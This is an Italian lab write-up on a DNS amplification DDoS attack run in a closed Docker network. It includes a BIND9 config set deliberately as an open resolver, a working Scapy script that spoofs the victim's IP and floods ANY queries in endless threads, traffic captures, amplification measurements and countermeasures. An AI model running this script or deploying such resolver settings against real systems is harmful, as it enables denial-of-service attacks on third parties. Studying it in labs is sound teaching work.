
- Server DNS Bind: I server DNS necessari alla buona riuscita dell'attacco, contenti le informazioni relative a un determinato dominio, che dovrenno inoltrarle al targert scelto.
- Macchina attaccante (Debian): una macchina con SO Debian con funzionalità di base necessarie ad eseguire lo script python scritto per effettuare l'attacco di amplificazione.
- Macchina target (Ubuntu) : una macchina vittima dei ripetuti mesaggi dns inviati dai server, con eventuali tool standard per poter analizzare il traffico in ingresso ed effettuare eventuali valutazioni.

In particolare, soino stati usati 3 DNS server, 1 Attaccante e 1 vitima.

Ogni server ha informazioni relative a un dominio con una serie di record conservati in esso, questi ultimi saranno necessari per poter visualizzare la così detta "amplificazione" che si vuole raggiungere in questo attacco.

Scenario Normale


Normalmente Un Nodo invia una richiesta DNS mettendo come sorgente il proprio indirizzo IP, il DNS risolve la richiesta inviando le informazioni sotto forma di DNS reply allo stesso indirizzo IP del nodo richiedente.



Nella foto precedente è possibile vedere il normale scambio per una richiesta DNS.

Scenario di attacco

Nell'immagine successiva invece possiamo vedere come l'attaccante, modificando in maniera opportuna l'indirizzo sorgente della richiesta, porti ad una serie di DNS server a reindirizzare le loro risposte verso un unico nodo target andandolo a sovraccaricare di dati in ingresso.



L'amplificazione sta nella risposta dei DNS server, oltre che nell'invio da più sorgenti di pacchetti alla vittima, che essendo relative ad ANY records, da informazioni relative a tutti i record appartenenti al proprio dominio (o altri DNS

). Questo comporta che la dimensione dei pacchetti di dati inviati alla vittima sia superiore alla dimensione dei pacchetti inviati dall'hacker poiché semplici request.

Configurazione

Per configurare il server bind9 bisogna specificare di quali zone si occuperà e settare alcune opzioni supportate.
Per quanto riguarda la definizione delle zone, questa avviene nel file "named.conf.local". Nel nostro caso, ad esempio, abbiamo impostato una zona di esempio:

```
zone "dom.examp.com" {
        type master;
        file "/etc/bind/zones/db.dom.examp.com";
        };

zone "0.18.172.in-addr.arpa" {
        type master;
        file "/etc/bind/zones/db.172.18";
        };
```

Possiamo vedere la zona "dom.examp.com" e la reverse zone per il reverse lookup.

Le opzioni, invece, vanno impostate nel file "named.conf.options". Ai fini del laboratorio, abbiamo abilitato la query ricorsive abilitandole per tutti e disattivato DNSSEC, che potrebbe creare problemi nella comunicazione con altri nameserver (in questo caso con i forwarders, presenti nel laboratorio, impostati nello stesso file). Il zone transfer, come spesso accade, è stato disattivato.

```
options {
        directory "/var/cache/bind";

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        forwarders {
                172.18.1.3;

        };

        dnssec-validation no;

        listen-on-v6 { any; };
        forward only;
        recursion yes;
        allow-recursion {any;};
        allow-query { any; };
        allow-transfer {none; };

};
```

Andiamo ora a vedere i db in cui sono definiti i vari record.

```
;
; BIND data file for local loopback interface
;
```

```
$TTL    604800
@       IN      SOA     ns.dom.examp.com. admin.ns.dom.examp.com (
                              3         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
dom.examp.com.          IN      TXT     "example domain to use for dns
amplification lab"
dom.examp.com.          IN      TXT     "google-site-
verification=A2WZWCNQHrGV_TWwKh6KHY90tY0SHZo_RnyMJoDaG0s"
                        IN      NS      ns.dom.examp.com.
                        IN      NS      ns2.dom.examp.com.
ns2.dom.examp.com.      IN      A       172.18.0.12
ns.dom.examp.com.       IN      A       172.18.0.2
host1.dom.examp.com.    IN      A       172.18.0.6
host2.dom.examp.com.    IN      A       172.18.0.3
mail.dom.examp.com.     IN      A       172.18.0.4
mail.dom.examp.com.     IN      AAAA    b:c:d:c:2:1:2:3
mail1.dom.examp.com.    IN      A       172.18.0.7
mail1.dom.examp.com.    IN      AAAA    a:a:b:b:c:c:d:d
www.dom.examp.com.      IN      A       172.18.0.5
www.dom.examp.com.      IN      AAAA    a:b:c:d:1:2:3:4
admin.dom.examp.com.    IN      A       172.18.0.9
cp.dom.examp.com.       IN      A       172.18.0.8



dom.examp.com.  IN      MX      10      mail.dom.examp.com.
dom.examp.com.  IN      MX      9       mail1.dom.examp.com.


www1.dom.examp.com.     IN      CNAME   www.dom.examp.com.
```

Abbiamo inserito diversi record di esempio:


- Record A per i nomi host con IPV4
- Record AAAA per i nomi host con IPV6
- Record MX per i mail exchange server
- Record CNAME per gli alias
- Record TXT per scopi vari
- Record NS per i nameserver della zona

Ma il record più importante è il record SOA (Start of Authority). Questo record porta informazioni quali la validità dei record e tempo di retry, il nameserver autoritario per la zona, il nome dell'host admin. Come già detto in precedenza, effettuando una query di tipo ANY al dominio (in questo caso "dom.examp.com") riceveremo come risposta non solo il record soa, ma anche gli indirizzi IP dei nameserver, i record MX ed eventuali record TXT associati direttamente al dominio. Quindi, potenzialmente, è il record che produce risposta più grande e per tale motivo viene utilizzato per ottenere l'amplificazione.

In questo caso DNSSEC è stato disabilitato per comodità, ma in presenza di tali record si sarebbe potuto ottenere un messaggio ancora più grande tramite l'invio di certificati (sempre nel limite della massima dimensione dei pacchetti UDP inviati dal server).

Gli altri due domini sono stati creati similmente.

Interrogando il nameserver sul nome di dominio otteniamo questa risposta:



```
gionni@MicroondeTelefonico-2: $ host -a dom.examp.com 172.18.0.2
Trying "dom.examp.com"
Using domain server:
Name: 172.18.0.2
Address: 172.18.0.2#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14912
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 6

;; QUESTION SECTION:
;dom.examp.com.                 IN      ANY

;; ANSWER SECTION:
dom.examp.com.          604800  IN      MX      9 mail1.dom.examp.com.
dom.examp.com.          604800  IN      MX      10 mail.dom.examp.com.
dom.examp.com.          604800  IN      SOA     ns.dom.examp.com. admin.ns.dom.examp.com.dom.examp.com. 3 604800 86400 2419200 604800
dom.examp.com.          604800  IN      TXT     "example domain to use for dns amplification lab"
dom.examp.com.          604800  IN      TXT     "google-site-verification=A2WZWCNQHrGV_TWwKh6KHY90tY0SHZo_RnyMJoDaG0s"
dom.examp.com.          604800  IN      NS      ns.dom.examp.com.
dom.examp.com.          604800  IN      NS      ns2.dom.examp.com.

;; ADDITIONAL SECTION:
mail1.dom.examp.com.    604800  IN      A       172.18.0.7
mail.dom.examp.com.     604800  IN      A       172.18.0.4
ns.dom.examp.com.       604800  IN      A       172.18.0.2
ns2.dom.examp.com.      604800  IN      A       172.18.0.12
mail1.dom.examp.com.    604800  IN      AAAA    a:a:b:b:c:c:d:d
mail.dom.examp.com.     604800  IN      AAAA    b:c:d:c:2:1:2:3

Received 442 bytes from 172.18.0.2#53 in 4 ms
```

Passiamo ora allo script per l'attacco.

Per poter creare pacchetti ad hoc con indirizzo ip sorgente forgiato abbiamo utilizzato la libreria di scapy che permette in poche righe di costruire tutti i tipi di pacchetti che desideriamo.

Lo script inoltre leggerà un file di configurazione in cui verranno specificati

- Il numero di thread desiderati
- Indirizzo ip della vittima
- Numero arbitrario di coppie di righe che saranno formate da
    - Indirizzo ip del nameserver
    - Dominio da chiedere al suddetto nameserver


Lette queste informazioni, lo script creerà il numero specificato di thread e farà eseguire a ciascuno una delle query specificate:

```
#!/usr/bin/env python


from scapy.all import *
from threading import Thread


nameserver = []
domain = []
request = []
var_lettura = open("/mnt/c/users/napol/var_attack.txt", "r").readlines()
```

```
target = var_lettura[1].strip()
for i in range(int(var_lettura[0])):
print(2+(2*i)%(len(var_lettura)-2))
nameserver.append(var_lettura[2+(2*i)%(len(var_lettura)-2)].strip())
domain.append(var_lettura[2+((2*i)+1)%(len(var_lettura)-2)].strip())

print(nameserver)
print(domain)

def send_wrap(request):
while True:
send(request)

for i in range(int(var_lettura[0])):
ip  = IP(src=target, dst=nameserver[i])
print(ip)
udp = UDP(dport=53)
dns = DNS(rd=1, qdcount=1, qd=DNSQR(qname=domain[i], qtype=255))
request.append((ip/udp/dns))

threads = list()

for index in range(int(var_lettura[0])):
x = Thread(target=send_wrap, args=(request[index]))
threads.append(x)
x.start()
```


Provando con vari tentativi abbiamo notato come l'utilizzo di più thread aumenta considerevolmente il volume dell'attacco ma che questo inizia a saturare a partire da un certo numero.


Testiamo lo script, inviando dall'host (172.18.0.1) un singolo pacchetto con l'indirizzo ip sorgenete della vittima (172.18.77.77):



No.	Time	Source	Destination	Protocol	Length	Info
12	4.888710026	172.18.77.77	172.18.0.2	DNS	73	Standard query 0x0000 ANY dom.examp.com
15	4.889061983	172.18.0.2	172.18.77.77	DNS	484	Standard query response 0x0000 ANY dom.examp.com MX 9 mail1.dom.examp.com MX 10 mail.dom.examp.com SOA ns.dom.examp.com TXT TXT NS ns.dom.examp.com NS ns2.do…

Possiamo vedere infatti, nell'header ethernet, che il MAC address sorgente è proprio quello dell'host:






E' tutto pronto per far partire l'attacco. Caricato lo script sulla macchina dell'attaccante, impostiamo il file di configurazione per fare diverse richieste ai tre nameserver configurati. Utilizziamo vnstat per monitorare il traffico in ingresso e in uscita.

Creiamo il file di configurazione:


```
15
172.18.77.77
172.18.0.2
dom.examp.com
172.18.1.3
dom.examp1.com
172.18.2.2
dom.examp2.com
172.18.0.2
dom.examp1.com
172.18.1.3
dom.examp2.com
172.18.2.2
Dom.examp.com
```

Apriamo vnstat sull'interfaccia giusta, sia sulla vittima che sull'attaccante e facciamo partire lo script.

Durante l'attacco, questo è quello che vediamo sull'attaccante (a sinistra) e sulla vittima (a destra).



Chiudiamo vnstat per ottenere le statistiche:



eth1 / traffic statistics


	rx	tx
bytes	2.52 KiB	682.80 KiB
max	2.56 kbit/s	95.19 kbit/s
average	312 bit/s	84.75 kbit/s
min	0 bit/s	71.32 kbit/s
packets	45	9491
max	3 p/s	161 p/s
average	0 p/s	143 p/s
min	0 p/s	121 p/s
time	1.10 minutes	

eth0 / traffic statistics

	rx	tx
bytes	4.53 MiB	103 KiB
max	628 kbit/s	13 kbit/s
average	545.67 kbit/s	12.10 kbit/s
min	416 kbit/s	12 kbit/s
packets	9826	215
max	165 p/s	4 p/s
average	144 p/s	3 p/s
min	109 p/s	3 p/s
time	1.13 minutes	

Come possiamo notare, in media abbiamo ca. 84kb/s in uscita dall'attaccante e ca. 545kb/s in ingresso alla vittima, con una amplificazione di ca. 6.4.

Dietro le quinte, questo è quello che succede:



dns

No.	Time	Source	Destination	Protocol	Length	Info
79542	1476.052603708	172.18.2.2	172.18.77.77	DNS	487	Standard query response 0x0000 ANY dom.examp2.com MX 10 mail.dom.examp2.com MX 9 mail1.dom.examp2.com SOA ns.dom.examp2.com NS ns.dom.examp2.com NS ns2.dom…
79543	1476.072413852	172.18.77.77	172.18.2.2	DNS	74	Standard query 0x0000 ANY dom.examp2.com
79544	1476.072670272	172.18.2.2	172.18.77.77	DNS	487	Standard query response 0x0000 ANY dom.examp2.com MX 9 mail1.dom.examp2.com MX 10 mail.dom.examp2.com SOA ns.dom.examp2.com NS ns.dom.examp2.com NS ns2.dom…
79545	1476.077224160	172.18.77.77	172.18.0.2	DNS	73	Standard query 0x0000 ANY dom.examp.com
79546	1476.077475279	172.18.0.2	172.18.77.77	DNS	484	Standard query response 0x0000 ANY dom.examp.com MX 9 mail1.dom.examp.com MX 10 mail.dom.examp.com SOA ns.dom.examp.com TXT TXT NS ns2.dom.examp.com NS ns…
79547	1476.078157362	172.18.77.77	172.18.2.2	DNS	73	Standard query 0x0000 ANY dom.examp.com
79548	1476.078335488	172.18.2.2	172.18.77.77	DNS	484	Standard query response 0x0000 ANY dom.examp.com NS ns.dom.examp.com NS ns2.dom.examp.com TXT TXT SOA ns.dom.examp.com MX 10 mail.dom.examp.com MX 9 mail1.…
79549	1476.078838892	172.18.77.77	172.18.0.2	DNS	73	Standard query 0x0000 ANY dom.examp.com
79550	1476.079038808	172.18.0.2	172.18.77.77	DNS	484	Standard query response 0x0000 ANY dom.examp.com MX 9 mail1.dom.examp.com MX 10 mail.dom.examp.com SOA ns.dom.examp.com TXT TXT NS ns2.dom.examp.com NS ns…
79551	1476.081001961	172.18.77.77	172.18.1.3	DNS	74	Standard query 0x0000 ANY dom.examp2.com
79552	1476.081203948	172.18.1.3	172.18.77.77	DNS	487	Standard query response 0x0000 ANY dom.examp2.com TXT TXT NS ns.dom.examp2.com NS ns2.dom.examp2.com SOA ns.dom.examp2.com MX 9 mail1.dom.examp2.com MX 10 …
79553	1476.084215857	172.18.77.77	172.18.2.2	DNS	74	Standard query 0x0000 ANY dom.examp2.com
79554	1476.084431702	172.18.2.2	172.18.77.77	DNS	487	Standard query response 0x0000 ANY dom.examp2.com MX 9 mail1.dom.examp2.com MX 10 mail.dom.examp2.com SOA ns.dom.examp2.com NS ns.dom.examp2.com NS ns2.dom…
79555	1476.098847420	172.18.77.77	172.18.1.3	DNS	74	Standard query 0x0000 ANY dom.examp1.com
79556	1476.099194409	172.18.1.3	172.18.77.77	DNS	487	Standard query response 0x0000 ANY dom.examp1.com MX 9 mail1.dom.examp1.com MX 10 mail.dom.examp1.com SOA ns.dom.examp1.com NS ns.dom.examp1.com NS ns1.dom…
79557	1476.099399307	172.18.77.77	172.18.1.3	DNS	74	Standard query 0x0000 ANY dom.examp1.com
79558	1476.099568830	172.18.1.3	172.18.77.77	DNS	487	Standard query response 0x0000 ANY dom.examp1.com MX 10 mail.dom.examp1.com MX 9 mail1.dom.examp1.com SOA ns.dom.examp1.com NS ns1.dom.examp1.com NS ns.dom…
79559	1476.100135689	172.18.77.77	172.18.1.3	DNS	74	Standard query 0x0000 ANY dom.examp1.com
79560	1476.100319852	172.18.1.3	172.18.77.77	DNS	487	Standard query response 0x0000 ANY dom.examp1.com MX 10 mail.dom.examp1.com MX 9 mail1.dom.examp1.com SOA ns.dom.examp1.com NS ns.dom.examp1.com NS ns1.dom…
79561	1476.105940875	172.18.77.77	172.18.0.2	DNS	74	Standard query 0x0000 ANY dom.examp1.com
79562	1476.106113858	172.18.0.2	172.18.77.77	DNS	487	Standard query response 0x0000 ANY dom.examp1.com TXT TXT NS ns.dom.examp1.com NS ns1.dom.examp1.com SOA ns.dom.examp1.com MX 10 mail.dom.examp1.com MX 9 m…
79563	1476.109583646	172.18.77.77	172.18.2.2	DNS	73	Standard query 0x0000 ANY dom.examp.com
79564	1476.109838523	172.18.2.2	172.18.77.77	DNS	484	Standard query response 0x0000 ANY dom.examp.com NS ns2.dom.examp.com NS ns.dom.examp.com TXT TXT SOA ns.dom.examp.com MX 10 mail.dom.examp.com MX 9 mail1.…
79565	1476.110216149	172.18.77.77	172.18.1.3	DNS	74	Standard query 0x0000 ANY dom.examp2.com
79566	1476.110452053	172.18.1.3	172.18.77.77	DNS	487	Standard query response 0x0000 ANY dom.examp2.com TXT TXT NS ns.dom.examp2.com NS ns2.dom.examp2.com SOA ns.dom.examp2.com MX 10 mail.dom.examp2.com MX 9 m…
79567	1476.111706909	172.18.77.77	172.18.0.2	DNS	74	Standard query 0x0000 ANY dom.examp1.com
79568	1476.111930927	172.18.0.2	172.18.77.77	DNS	487	Standard query response 0x0000 ANY dom.examp1.com TXT TXT NS ns1.dom.examp1.com NS ns.dom.examp1.com SOA ns.dom.examp1.com MX 9 mail1.dom.examp1.com MX 10 …
79569	1476.116500007	172.18.77.77	172.18.0.2	DNS	73	Standard query 0x0000 ANY dom.examp.com
79570	1476.116746515	172.18.0.2	172.18.77.77	DNS	484	Standard query response 0x0000 ANY dom.examp.com MX 10 mail.dom.examp.com MX 9 mail1.dom.examp.com SOA ns.dom.examp.com TXT TXT NS ns2.dom.examp.com NS ns…

Abbiamo diverse richieste fatte dallo stesso indirizzo ip (quello della vittima, ovviamente forgiato) verso i diversi nameserver che rispondo all'indirizzo stesso. I pacchetti sono tutti udp, quindi non avviene una connessione che comprometterebbe l'attacco.

Ai fini di un deploy semplice è stato creato un file di configurazione per docker-compose che fa il set up dei container necessari e della rete:

```
version: '2'
services:
 victim:
  image: vergoh/vnstat:latest
  #cap_add:
  # - NET_ADMIN
  stdin_open: true # docker run -i
  tty: true        # docker run -t
  networks:
   nointernet:
    ipv4_address: 172.18.77.77
 debian-attacker:
  image: giovprl/debian_attacker:latest
  stdin_open: true # docker run -i
  tty: true        # docker run -t
  networks:
   nointernet:
    ipv4_address: 172.18.66.66


 bindrelay0:
  image: giovprl/bindrelay:zone_0
  networks:
   nointernet:
    ipv4_address: 172.18.0.2
 bindrelay1:
  image: giovprl/bindrelay:zone_1
  networks:
   nointernet:
    ipv4_address: 172.18.1.3
 bindrelay2:
  image: giovprl/bindrelay:zone_2
  networks:
   nointernet:
    ipv4_address: 172.18.2.2



networks:
 nointernet:
  external: "false"
  ipam:
     config:
       - subnet: 172.18.0.0/16
   gateway: 172.18.0.1
```

5 - Contromisure

Dato che questo attacco rientra nella categoria dei DDoS, le tecniche di contromisura rientrano nelle contromisure a questa categoria di attacchi:

- Tecniche anti-spoofing:
  - Un ISP potrebbe droppare pacchetti generati nella loro rete ma con un indirizzo IP che non vi appartiene.
  - In generale, si potrebbe verificare la raggiungibilità dell'host con l'indirizzo IP per verificare che sia un host legittimo. In caso contrario, è in atto lo spoofing.

I gestori di nameserver dovrebbero configurare adeguatamente il server, in maniera tale da impedire l'uso della ricorsione o abilitarla solo per host fidati e/o limitare il numero di risposte al secondo inviate ad un singolo host (funzione di bind9). Infatti, impostando nelle options il `rate-limit con response-per-second` pari a 10 il volume dell'attacco cala drasticamente:
